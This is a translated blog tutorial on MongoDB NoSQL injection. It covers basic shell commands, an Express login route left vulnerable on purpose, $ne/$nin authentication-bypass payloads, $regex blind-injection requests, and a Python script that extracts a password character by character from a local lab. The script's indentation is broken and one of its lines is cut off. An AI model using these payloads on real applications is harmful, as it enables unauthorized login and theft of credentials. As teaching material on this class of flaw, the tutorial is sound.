NoSQL Injection
Recently, I have mainly been looking into the YApi injection vulnerability, which is also a MongoDB injection vulnerability. NoSQL injection is becoming increasingly common as many distributed and newer systems make extensive use of NoSQL databases, and it differs slightly from traditional relational database injection. A practice lab will be uploaded to GitHub later.
Read in Chinese→0x00 NoSQL Injection
Recently, I have mainly been looking into the YApi injection vulnerability, which is also a MongoDB injection vulnerability.
So I decided to write about it. NoSQL injection is actually becoming increasingly common.
It seems that many distributed and newer systems have already adopted NoSQL databases extensively. This type of injection differs slightly from injection in traditional relational databases.
There is also a practice lab, which I will upload to GitHub later.
0x01 What Is NoSQL
What Is NoSQL?
This introduction was copied from elsewhere; just read through it yourself.
NoSQL stands for “Not Only SQL.” NoSQL represents an entirely new revolutionary movement in databases. Although the concept was proposed early on, it gained increasing momentum in 2009. Advocates of NoSQL promote the use of non-relational data storage. Compared with the ubiquitous use of relational databases, this concept undoubtedly introduces an entirely new way of thinking.
0x02 Introduction to NoSQL Injection
Because of the characteristics of NoSQL itself, NoSQL injection differs from traditional SQL injection.
With traditional SQL injection, attackers exploit unsafe user input to modify or replace SQL queries—or other SQL statements—sent by an application to the database engine. In other words, SQL injection allows attackers to execute SQL commands in the database.
Unlike relational databases:
NoSQL databases do not use a universal query language. NoSQL query syntax is product-specific, and queries are written in the application’s programming language, such as PHP, JavaScript, Python, or Java. This means that a successful injection may allow an attacker not only to execute commands in the database, but also to execute commands within the application itself, which can be even more dangerous.
0x03 MongoDB, the Most Common NoSQL Database
MongoDB is currently one of the most popular NoSQL database products. Written in C++, it is a database based on distributed file storage and is designed to provide scalable, high-performance data storage solutions for web applications.
Terminology Mapping
Some basic concepts in MongoDB have their own specific names: “document,” “collection,” and “database.”
I saw this comparison in an article on Xianzhi and thought it was very clear and intuitive, making it quite useful for quickly grasping the concepts.
As shown in the table:
| SQL concept | MongoDB concept | Description |
|---|---|---|
| database | database | Database |
| table | collection | Database table/collection |
| row | document | Data row/document |
| column | field | Data field |
| index | index | Index |
| table joins | Table joins, which MongoDB does not support | |
| primary key | primary key | Primary key; MongoDB automatically sets the _id field as the primary key |
The following table lists the corresponding terminology between relational database management systems (RDBMSs) and MongoDB:
| RDBMS | MongoDB |
|---|---|
| Database | Database |
| Table | Collection |
| Row | Document |
| Column | Field |
| Table join | Embedded document |
| Primary key | Primary key (MongoDB provides the _id key) |
0x04 Basic MongoDB Usage
First, let us familiarize ourselves with conventional MongoDB usage and get back to the basics, haha.
Below are some command-line commands I learned.
Log In with a Username and Password
# mongo mongodb://admin:[email protected]:27017
MongoDB shell version v4.0.27
connecting to: mongodb://127.0.0.1:27017/?gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("e1c9a87d-f9e4-4cfc-b661-8d7019d19628") }
MongoDB server version: 4.0.27
Server has startup warnings:
2022-11-26T02:29:47.282+0000 I STORAGE  [initandlisten]
2022-11-26T02:29:47.282+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2022-11-26T02:29:47.282+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
---
Enable MongoDB's free cloud-based monitoring service, which will then receive and display
metrics about your deployment (disk utilization, CPU, operation statistics, etc).

The monitoring data will be available on a MongoDB website with a unique URL accessible to you
and anyone you share the URL with. MongoDB may use this information to make product
improvements and to suggest MongoDB products and deployment options to you.

To enable free monitoring, run the following command: db.enableFreeMonitoring()
To permanently disable this reminder, run the following command: db.disableFreeMonitoring()
---
View Databases
> show dbs
admin   0.000GB
arl     0.041GB
config  0.000GB
local   0.000GB
View the Current Database
> db
test
Switch Databases
> use arl
switched to db arl
View Collections (Equivalent to Viewing Database Tables)
> show collections
asset_domain
asset_ip
asset_site
cert
...
> show tables
asset_domain
asset_ip
asset_site
cert
...
Create a Collection
> db.createCollection("zeotest")
{ "ok" : 1 }
> show tables
all_users
asset_domain
asset_ip
asset_site
cert
zeotest
Insert a Document (Data)
db.zeotest.insert({name: 'zeo',
    description: 'the hacker',
    age: 18,
    status: 'UP',
    tel: ['13888888888', '66666666666']
})
Query Data with Conditions
In MongoDB, use the find() method to query documents.
> db.zeotest.find()
{ "_id" : ObjectId("63817c440c8866311e74ab59"), "name" : "zeo", "description" : "the hacker", "age" : 18, "status" : "UP", "tel" : [ "13888888888", "66666666666" ] }
> db.zeotest.insert({name: 'jebson',     description: 'the it',     age: 22,     status: 'down',     tel: ['138888', '666666'] })
WriteResult({ "nInserted" : 1 })
> db.zeotest.find()
{ "_id" : ObjectId("63817c440c8866311e74ab59"), "name" : "zeo", "description" : "the hacker", "age" : 18, "status" : "UP", "tel" : [ "13888888888", "66666666666" ] }
{ "_id" : ObjectId("63817cb30c8866311e74ab5a"), "name" : "jebson", "description" : "the it", "age" : 22, "status" : "down", "tel" : [ "138888", "666666" ] }
> db.zeotest.find({"name":"zeo"})
{ "_id" : ObjectId("63817c440c8866311e74ab59"), "name" : "zeo", "description" : "the hacker", "age" : 18, "status" : "UP", "tel" : [ "13888888888", "66666666666" ] }
>
Setting Up the Practice Lab
There is a small bug. After the version upgrade, you need to use the following instead. The MongoDB package is included in it.
npm install mongoose0x05 NoSQL Injection
0x06 Tautology Injection
This is also known as an always-true injection. This type of attack injects code into a conditional statement,
causing the resulting expression to always evaluate to true, similar to a universal password.
Take a look at the following simple JavaScript code:
app.get('/inject', function(req, res) {
	var user = (req.query.user);
	var pass = (req.query.pass);
	var query = ( '{ "name": '+user+', "passwd": '+pass+' }' );
	console.log(query)
	const mydb = db.db('arl')
	console.log(user,"---",pass)
	mydb.collection(mongo_col).findOne({
		"name": user,
		"passwd": pass
	}, function (err, user) {
		if (err) {
			return res.status(500).send({message: err.message});
		}
		else if (!user) {
			res.render('error', {error: 'Sorry user not found!' });
		}
		else{
		    res.render('result', {user: user.user, pass: user.pass });
		}
	});
});
Payload:
http://127.0.0.1:8000/inject?user[$nin][]=&pass[$ne]=The data actually obtained is:
user is { '$nin': [ '' ] }
pass is { '$ne': '' }
The resulting query after concatenation is:
{ "name": [object Object], "passwd": [object Object] }Explanation:
-
First,
$nemeans “not equal.” -
In an HTTP URL, it is
user[$nin][]=&pass[$ne]=. -
In JavaScript, it is
query =array( "user" => array("$nin" => 1),"pass" => ("$ne" => 1)). -
The concatenated MongoDB query is:
mydb.collection(mongo_col).find({ "name": {"$nin":1}, "passwd": {"$ne":1} }) -
This is effectively like using
OR 1=1as a universal password, making the query condition always true.
0x07 Blind Injection
Nowadays, it seems that many cases involve pages that do not return any visible output.
This is generally handled using the $regex regular expression operator.
Moreover, NoSQL injection typically uses Boolean-based blind injection.
Payload:
GET /inject?login=&user[$eq]=zeo2&pass[$regex]=.{7} HTTP/1.1
Host: 127.0.0.1:8000

错误,说明长度没有7
GET /inject?login=&user[$eq]=zeo2&pass[$regex]=.{6} HTTP/1.1
Host: 127.0.0.1:8000

正确,说明长度为6

Write a script to run it:
import requests
import urllib3
import string
import urllib
urllib3.disable_warnings()
passwd = ''
target = 'http://127.0.0.1:8000/inject?login=&user[$eq]=zeo2&pass[$regex]='
while True:
for word in string.printable:
if word not in ['*', '+', '.', '?', '|', '#', '&', '
]:
payload = '^%s' % (passwd + word)
r = requests.get(target + payload)
if 'Welcome' in r.text:
print("Found one more char : %s" % (passwd+word))
passwd += word